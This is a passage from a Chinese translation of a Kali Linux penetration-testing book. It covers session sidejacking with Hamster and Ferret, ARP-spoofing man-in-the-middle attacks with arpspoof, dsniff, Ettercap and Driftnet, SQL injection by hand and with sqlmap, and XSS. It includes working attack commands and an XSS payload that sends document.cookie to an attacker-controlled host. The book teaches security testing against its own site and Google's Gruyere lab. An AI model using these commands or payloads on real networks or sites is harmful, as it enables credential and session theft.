
Hamster是一款用于通过HTTP会话劫持窃取cookie的工具，它使用的是被动嗅探，也称为旁路劫持（sidejacking）。Hamster会窃听网络上的数据，抓取所有可见的会话cookie，然后将窃取的cookie导入到浏览器的GUI环境中，这样攻击者就能回放该会话。Hamster使用Ferret来抓取会话cookie。

Hamster可以通过浏览**Sniffing/Spoofing** > **Web Sniffers**，选取**Hamster**来启动。

在启动Hamster时，它会打开一个终端窗口来启动Hamster服务。默认的代理IP是127.0.0.1:1234。

```
Terminal
File  Edit  View  Search  Terminal  Help
--- HAMPSTER 2.0 side-jacking tool ---
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
begining thread
```

你可以通过打开一个浏览器并将其指向http://127.0.0.1:1234来访问Hamster。



网络数据要完成它的功能必须流经Hamster。你可以选择点击适配器链接来选择要使用的网卡。举个例子，这里我要监测的是**eth0**。

To start monitoring, type in the adapter name and hit the [Submit] button. This adapter must support 'promiscuous' mode monitoring. You may have to first configure the adapter on the command line, especially for wifi adapters

eth0　Submit Query


Hamster会将你重定向到一个劫持活动页面。你会注意到你并没有收到任何数据包。Hamster需要一个嗅探器来抓取网络数据。你可以通过浏览**Sniffing/Spoofing** > **Web Sniffers**并选择**Ferret**来使用Ferret。它会打开一个终端窗口，并显示一些选项。输入“ferret -i 网卡名”来选择要用Ferret进行嗅探的网卡。Ferret会告诉你它正在嗅探，该命令行提示符会悬停在运行状态。在你查看网络数据的同时，在Ferret中抓取的网络数据包会显示为文本。

```
root@kali:~# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Mar 27 2013 13:51:53 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or director
y
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.3.0
 1  eth0        (No description available)
 2  nflog       (Linux netfilter log (NFLOG) interface)
 3  any         (Pseudo-device that captures on all interfaces)
 4  lo  (No description available)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
```

Ferret运行起来后，浏览回Hamster，你应该开始查看数据包了。网络上的所有目标都会显示出来。点击你要查看的目标来查看截获的cookie。

点击任意cookie来访问截获的cookie。在这个例子中，我回放的是访问www.thesecurityblogger.com。



5.3.10　中间人攻击（MITM）

中间人攻击是主动窃听的一种形式。其中攻击者会跟受害者建立一个连接，并在受害者之间中转消息，使他们以为他们正在直接跟对方对话。这类攻击有许多形式，比如使用Hak5的菠萝型无线路由器并将其伪装成可信的无线网络接入点，而实际上扮演的是受害者和无线网络之间的中间人。另一个例子是使用Kali来在受害者和默认路由器之间转发网络数据，而同时嗅探着有用信息，比如登录凭据。



许多云服务比如Facebook和Gmail都通过HTTPS来实施安全登录，这能够防止普通的中间人攻击。要绕过HTTPS，你可以使用SSLstrip工具。它能够显示所有可用于你的中间人攻击的登录信息。SSLstrip/中间人攻击组合是窃取受害者登录凭据的一个非常有效的方法，如果你有跟目标系统处于同一网络中的攻击系统的话。

5.3.11　dsniff和arpspoof

dsniff是一组密码嗅探和网络数据分析工具，用于解析不同的应用协议和提取相关信息。arpspoof用于帮助攻击者向本地网络发送伪造的地址解析协议（ARP，Address Resolution Protocol）消息。这么做的目的是要将攻击者的MAC地址和其他主机的IP地址关联起来，从而将发往该IP地址的网络数据都发送给攻击者。

一个人工进行中间人攻击的方法是将arpspoof和dsniff用在系统间。第一步是用第2章中介绍的技术找出受害者的IP地址和网络的默认网关。找出IP地址后，你需要告诉受害者你真的是另一个系统或是默认网关。举个例子，如果受害者一的IP是172.16.76.128，默认网关是172.16.76.2，攻击者是172.16.76.131，你应该用arpspoof命令将你那个为131的IP地址设置得看起来像是受害者的和默认网关的。

打开两个终端窗口，在每个窗口中输入如下命令来欺骗受害者：

终端一：

```
arpspoof -t 172.16.76.128 172.16.76.2  // 告诉受害者2你就是默认网关
```

终端二：

```
arpspoof -t 172.16.76.2 172.16.76.128  // 告诉受害者1你就是默认网关①
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arpspoof -t 172.16.76.128 172.16.76.2
0:c:29:49:84:73 0:c:29:50:4f:25 0806 42: arp reply 172.16.76.2 is-at 0:c:29:49:8
4:73
0:c:29:49:84:73 0:c:29:50:4f:25 0806 42: arp reply 172.16.76.2 is-at 0:c:29:49:8
4:73
0:c:29:49:84:73 0:c:29:50:4f:25 0806 42: arp reply 172.16.76.2 is-at 0:c:29:49:8
4:73
0:c:29:49:84:73 0:c:29:50:4f:25 0806 42: arp reply 172.16.76.2 is-at 0:c:29:49:8
4:73
0:c:29:49:84:73 0:c:29:50:4f:25 0806 42: arp reply 172.16.76.2 is-at 0:c:29:49:8
4:73
0:c:29:49:84:73 0:c:29:50:4f:25 0806 42: arp reply 172.16.76.2 is-at 0:c:29:49:8
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arpspoof -t 172.16.76.2 172.16.76.128
0:c:29:49:84:73 0:50:56:ea:85:48 0806 42: arp reply 172.16.76.128 is-at 0:c:29:4
9:84:73
0:c:29:49:84:73 0:50:56:ea:85:48 0806 42: arp reply 172.16.76.128 is-at 0:c:29:4
9:84:73
0:c:29:49:84:73 0:50:56:ea:85:48 0806 42: arp reply 172.16.76.128 is-at 0:c:29:4
9:84:73
0:c:29:49:84:73 0:50:56:ea:85:48 0806 42: arp reply 172.16.76.128 is-at 0:c:29:4
9:84:73
0:c:29:49:84:73 0:50:56:ea:85:48 0806 42: arp reply 172.16.76.128 is-at 0:c:29:4
```

如果正确输入了命令，你应该能看到网络数据正在通过攻击系统回放。这些网络数据不是直接跟受害者交互，所以这时受害者不会发现数据流出了网络。要完成攻击，你需要启用IP转发功能，这样网络数据会继续从默认网关流向受害者，反之亦然；虽然攻击者已经在观察受害者和默认网关之间的网络数据了。

① 此处的代码原注释有问题。它将两条命令都解释为将本机扮演成默认网关的角色。实际上它是一边扮演默认网关的形象，一边扮演另一台主机的形象。——译者注

打开第三个终端窗口，输入：

```
echo 1> /proc/sys/net/ipv4/ip_forward
```

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

此刻，网络数据应该已经能在流经攻击者系统的同时在受害者和默认网关之间流动了。下面的截图显示的是在没有启用IP转发时ping回显失败的情况。

```
Reply from 172.16.76.2: bytes=32 time<1ms TTL=128
Reply from 172.16.76.2: bytes=32 time<1ms TTL=128
Reply from 172.16.76.2: bytes=32 time<1ms TTL=128
Reply from 172.16.76.2: bytes=32 time<1ms TTL=128
Reply from 172.16.76.2: bytes=32 time<1ms TTL=128
Reply from 172.16.76.2: bytes=32 time<1ms TTL=128
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Reply from 172.16.76.2: bytes=32 time=16ms TTL=127
Reply from 172.16.76.2: bytes=32 time<1ms TTL=127
Reply from 172.16.76.2: bytes=32 time<1ms TTL=127
Reply from 172.16.76.2: bytes=32 time<1ms TTL=127
Reply from 172.16.76.2: bytes=32 time<1ms TTL=127
Reply from 172.16.76.2: bytes=32 time<1ms TTL=127
```

下一步，启动dsniff来观察网络数据。dsniff可以通过浏览**Sniffing/Spoofing** > **Network Sniffers**并选择**dsniff**找到。它会打开一个终端窗口，显示**dsniff**的用法，如下面的截图所示：

```
Version: 2.4
Usage: dsniff [-cdmn] [-i interface | -p pcapfile] [-s snaplen]
              [-f services] [-t trigger[,...]] [-r|-w savefile]
              [expression]
root@kali:~#
```

要启动**dsniff**，输入`dsniff`命令并用`-i`后跟网卡来选定嗅探用的网卡。举个例子，我输入了如下图所示的`dsniff`来嗅探**eth0**上的所有网络数据：

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
```

dsniff会截获所有的登录信息。举个例子，如果受害者是通过FTP登录到系统上的，该会话一结束，你就能看到登录的尝试和凭据信息，因为dsniff需要看到完整的会话。

```
5/25/13 02:15:18 tcp 172.16.76.128.44837 -> 192.168.76.2 (ftp)
USER admin
PASS password123
```

5.3.12 Ettercap



Ettercap是一个用于基于中间人方式的攻击的免费的开源综合工具套件。


Ettercap可用于计算机网络协议分析和安全审计，它的功能有嗅探活动的连接、内容过滤，以及对多种协议的主动和被动解析的支持。Ettercap通过将攻击者的网卡置入混杂模式以及对受害者的机器进行ARP污染来工作。

要启动Ettercap，浏览到**Sniffing/Spoofing** > **Network Sniffers**，并选择**Ettercap**图形。




5

第一步是选择打算用于嗅探的网卡。切换到**Sniff**标签，选择嗅探类型（**Unified sniffing**或**Bridged sniffing**）和你打算用于嗅探的网卡。







现在，Ettercap会显示更多菜单选项，如下面的截图所示：



我们先来对网络扫描一下可用的主机。切换到**Hosts**界面，选择**Scan for hosts**。Ettercap会快速扫描整个C类网络，并列出所有找出的主机。通常，路由器是第一个找到的主机。下面的截图显示的是在某次扫描中发现的四台设备。




在本例中，我们找到了四台设备。我们假设`.1`那个IP对应的是路由器，而且我们要针对的受害者机器的IP是`.128`。我们将路由器选作目标1，受害者`.128`选作目标2。这会将我们的系统放在受害者和路由器的中间，整个都是经典的中间人攻击形式。选择每个目标，点击对应的勾选框，你可以切换到**Targets**页面并选择**Current Targets**来验证目标。



下一步，让我们来看一下在**Mitm**下面的中间人选项。这里还有**Arp poisoning...**、**ICMP**

redirect...、**Port stealing...**和**Dhcp spoofing...**等选项。举个例子，我们选择了**Arp poisoning...**选项，并选用了**Sniff remote connections**参数。



现在，我们可以抓取路由器和受害者机器之间的网络数据了。我们感兴趣的信息，比如用户名和密码信息等，可以被截获并显示在执行窗口汇中。

5.3.13　Driftnet

Driftnet是一款用于从活动的网络数据中抓取图片的中间人工具。Driftnet要求在一切工作之前先建立一个中间人攻击。你可以在启动Driftnet之前，利用前面介绍的arpspoof和dsniff或是Ettercap方法来启动中间人攻击。Driftnet可以同时并行运行多个，以便快速呈现线上数据中的所有图片。

Driftnet可以在**Sniffing/Spoofing** > **Web Sniffers**中选择**Driftnet**。Driftnet会以终端形式打开并显示如何使用该工具的帮助信息。你需要指定你想用哪个网卡来嗅探数据以及你想将截获的图片用作什么用途。举个例子，你可以选择用`-b`选项来为每个图片发出一声哔哔的声音，或是将图片显示在终端屏幕上，或是将截获的图片发送到某个目录。下面提供的截图显示的是从`eth0`抓取图片，并将图片放到位于/root/Desktop/CapturedImages目录中。

> 下面的例子假设我们已经用**eth0**作为监听端口建立了一个中间人攻击环境。

```
root@kali:~# driftnet -i eth0 -d /root/Desktop/CapturedImages/
```

Driftnet启动后，它会打开一个新的空白终端窗口。如果你让Driftnet显示图片，图片就会显示在这个窗口。如果你选择不要显示图片，比如用了选项-a，那么图片就不会出现在这里，不过，图片会发送到命令中指定的目录。下面的截图显示的是从正在浏览www.drchaos.com的受害者那里抓取图片。



5.4　SQL 注入

数据库存储着数据，并将数据以某种逻辑顺序进行组织。Oracle和Microsoft SQL是流行的数据库管理系统的例子，它们允许用户创建多种类型的数据库来用于存储，并以全新的方式来组织数据。


结构化查询语言，也就是我们熟知的SQL，是底层通用编程语言，可以被大多数数据库管理系统理解。它使用一组数据库可以理解的公共命令，为应用访问数据库中的数据提供了一个通用途径。

攻击者可以对这些数据库进行利用，使其显示本不该显示的输出信息。有时这种攻击会非常简单，就是攻击者直接向数据库管理系统查询一些特权信息。有时，攻击者利用的是数据库管理员的不当配置。攻击者也可能会利用数据库管理系统的漏洞，他们通过这些漏洞可以查看或写入数据库中的特权命令。

攻击者经常会通过表单或Web页面中允许用户输入的其他部分来发送恶意代码。举个例子，攻击者可能会输入随机字符，以及长声明，这样就能发现输入变量和参数设计中的薄弱的地方。如果某个输入字段被设为只接受不超过15个字符的用户名，那么错误提示就会显示数据库是如何

被配置的细节。

Firefox插件HackBar支持测试SQL查询，并将你的查询注入，改变SQL请求。HackBar插件也允许渗透测试人员检查HTTP提交的信息。




在下面的例子中，我们会尝试在网站DrChaos.com上进行SQL注入。我们先在Kali服务器控制台上用Firefox打开www.DrChaos.com，并尝试登录该网站。首先，我们尝试用用户名`administrator`和密码`12345`来登录。登录不会成功。

这时，进入Firefox的**View**菜单栏，选择**HackBar**菜单。点击**Load URL**按钮，并点击**Enable Post data**按钮。你会看到我们要登录的URL以及刚刚尝试的用户名和密码。




现在我们来在用户名`administrator`后面加一个单引号。就在我们点击**Execute**按钮后，我们收到了一个SQL注入。这说明服务器可能是有SQL注入的漏洞的，因为服务器返回了SQL错误。



我们在该行尾部添加一个`OR 1=1 ##`语句来添加一个SQL注入。



执行代码后，我们就以管理员身份登录到了www.drchaos.com。



我们已经给www.DrChaos.com打了补丁，所以这种攻击对它已经没用了。不过，你能看到SQL注入对攻击来说非常有用，因为它们能为Web渗透测试人员提供一个获得系统的全部权限的简便方法。

SQL注入是否成功取决于攻击者对SQL命令的理解。如果你需要温习一下SQL技能，我们建议你看看位于http://www.w3schools.com/sql/sql_intro.asp的W3学院SQL教程。

sqlmap

sqlmap可以用于自动化检测和利用SQL注入漏洞的过程以及接管数据库服务器。sqlmap自带了一个检测引擎，以及大量的渗透测试功能，从数据库指纹到访问底层文件系统和在操作系统上通过带外连接执行命令。

功能还包括对通用数据库管理系统的支持、对许多SQL注入技术的支持、枚举用户、密码散列，以及许多其他功能。sqlmap也支持通过Metasploit的Meterpreter的`getsystem`命令来对数据库的用户特权进行提权。

sqlmap是一个可对数据库服务器进行利用的Kali内建工具。要使用sqlmap，你需要将该工具指向Web服务器上某个调用SQL的脚本的URL。这些都能辨别，因为它们通常会在URL中带`php`。

你可以浏览**Vulnerability Analysis** > **Database Assessment** > **sqlmap**。它会打开个终端窗口来显示`sqlmap`的帮助信息。

使用sqlmap的基本语法格式为：

```
sqlmap -u URL --function
```

有个常用的功能是的`dbs`。`dbs`关键字会让`sqlmap`获取数据库。

```
sqlmap -u http://www.drchaous.com/article.php?id=5 --dbs
```


```
[*] mysql
[*] performa
[*] phpcms
[*] phpmyadm
[*] test
[*] webauth
```

你能从我们的结果中看出我们已经有若干找到的数据库了。在这个例子中，我们会将精力集中在test数据库上。

找到了有漏洞的Web服务器之后，你可以通过使用`-D`命令和数据库的名称来选择数据库。

```
sqlmap –u http://www.drchaos.com/article.php?id=5 -D test  --tables
```

tables关键字用于取得我们的Web服务器上test数据库中的所有表。我们能看到，我们已经成功获取了两张表——admin和content。



调用如下命令后，sqlmap会显示所有的表：

```
sqlmap -u http://www.drchaos.com/article.php?id=5  -D test --tables
```

特定行也可用如下命令来选择：

```
sqlmap -u http://www.drchaos.com/article.php?id=5  -T tablesnamehere
--columns
```

如果在表中有任何相关信息，你可以用如下命令来搜索：

```
sqlmap -u http://www.drchaos.com/article.php?id=5  -T tablesnamehere -U
test --dump

-U test -dump
```

它会创建一个名为test的文件，然后将数据库表中的所有原始数据都转存到那个文件中。许多情况中，这些信息包括密码和其他敏感信息。

5.5　跨站脚本（XSS）

跨站脚本是Web应用中出现的一个漏洞。XSS允许攻击者向网站注入脚本。这些脚本可用于修改Web服务器，或是影响连接到该Web服务器的用户。

跨站脚本占了常见的基于Web的攻击中的绝大多数。许多时候，当我的团队被客户要求检查已被侵入的丢失了数据的Web服务器，结果都是跨站脚本攻击造成的结果。跨站脚本攻击使得攻击者可以在网站上涂鸦、将恶意软件分发给客户端，并从网站窃取敏感信息，如信用卡号和其他个人可识别信息。

一个用于检查跨站脚本漏洞的方法是检查输入字段，如搜索框，是否有漏洞。有个用于测试网站上的输入字段的例子是使用简单的搜索字符串，如下：

```
CHAOS<script>alert('www.DrChaos.com')</script>
```

你可以用前面的脚本测试任何网站，不过，我们不建议在碰到的每个网站中都输入这个字符串，因为它会引起目标对你的恶意企图的注意。如果你决定使用一个类似的脚本来测试跨站脚本漏洞，请确保在脚本中用的是其他网站，而不是www.DrChaos.com。

5.6 测试跨站脚本


谷歌创建了Gruyere项目，并以此作为测试Web应用漏洞利用和防御的一个途径。Gruyere项目的网站也签入了若干漏洞，其中包括XSS。你可以自己运行线上的Gruyere项目，或者你也可以将它下载到本地用作测试。



我们登入了自己的Gruyere之后，就能将之前的字符串复制到username输入字段，并点击**Submit**按钮。下面的截图显示的是显示了CHAOS脚本的Gruyere主页。

在输入字段输入的字符串如下：

```
CHAOS<script>alert('www.DrChaos.com')</script>
```



我们在用户名输入字段运行了XSS脚本后，应该能看到有些代码页显示在网站上了。这时，我们就能在网站上一看到用户名时生成一个警报弹窗。



除此之外，http://xss.progphp.com/是另一个测试XSS攻击和脚本的流行站点。你也可以写一些脚本，将他们输入到网站中，看看XSS会如何跟网站和你自己的Web浏览器安全地交互。

5.7　XSS cookie 盗取/身份认证劫持

脚本小子可能会用XSS来生成警报弹窗，不过，作为专业渗透测试人员，XSS的真实价值在于获得访问系统的特权。下一节我们将会介绍如何做。如果你没有这么做过，那么在线创建一个自己的Gruyere实例来测试下节中介绍的概念。

访问http://google-gruyere.appspot.com/start，谷歌应用引擎会创建一个新的Gruyere实例，并分配一个唯一ID，将你重定向回http://google-gruyere.appspot.com/123456/（其中123456是这个例子中的唯一ID）。

Gruyere的每个实例都是跟其他实例完全分离的，所以你的实例不会被其他也在使用Gruyere的用户影响。你需要用你自己的唯一ID替换掉所有例子中的123456。

如果你想跟其他人分享在Gruyere上完成的工作和项目（比如，向他们展示一次成功攻击），将带有你的唯一ID的完整链接发给朋友即可。

不要在Gruyere账户上用你在其他真实服务中用到的密码。


举个通过XSS漏洞来窃取会话cookie的例子。如果要在本地网络上使用此技术，你的Kali实验台和带有漏洞的Web服务器必须能够相互通信。由于我们使用的是Gruyere项目，需要给Kali Linux实验台分配个公网IP地址，放到因特网上。这样Kali Linux就能跟目标Gruyere服务器正常通信了。



通常，给Kali Linux分配一个公网IP地址是很糟糕的做法。执行这步操作意味着你撤开了防火墙，将Kali Linux暴露给了远程攻击者。

在登录Gruyere时，点击屏幕右上方的**Sign up**按钮，创建一个用户名，如下方截图所示：

在这个练习中，我们会创建两个分离的账户。让我们先用第一个账户登录。在这个例子中，我们的第一个账户名为TheDude。下一步，跳到代码片段部分，创建一个新的代码片段。我们会在这里输入XSS脚本，如下方的截图所示：




我们知道Gruyere内含XSS漏洞，所以会在这里调用脚本。在现实环境中，我们会对目标网站使用同样的脚本来测试它是否含有XSS漏洞。举个例子，如果我们知道Facebook的中间名字字段有可以被XSS攻击利用的漏洞，攻击者就需要创建一个个人档案，并将这个脚本用作中间名。

Facebook对这种攻击方式的漏洞利用是免疫的。这里只是个假设的例子。

我们输入了如下代码：

```
<script>document.write("<img src='http://kali.drchaos.com/var/www/xss_
   lab/lab_script.php?"+document.cookie+"'>")</script>
```



虽然在你输入该命令时它可能会在显示上自动换行，但它必须以单条命令的形式输入。

这只是可用于对有漏洞的系统进行漏洞利用的诸多脚本中的一个。本书的重点是利用Kali Linux中的工具，不过，顶尖的渗透测试人员会使用行业中可用的类如Kali Linux的各种工具，以及各种定制工具，如攻陷目标的XSS脚本。我们建议你利用Gruyere目标实例来继续研究本话题和测试新的攻击脚本，藉此来掌握构建和执行定制脚本攻击的能力。

5.8 其他工具

Kali Linux中还带有一些符合本章主题的其他工具。

5.8.1 urlsnarf

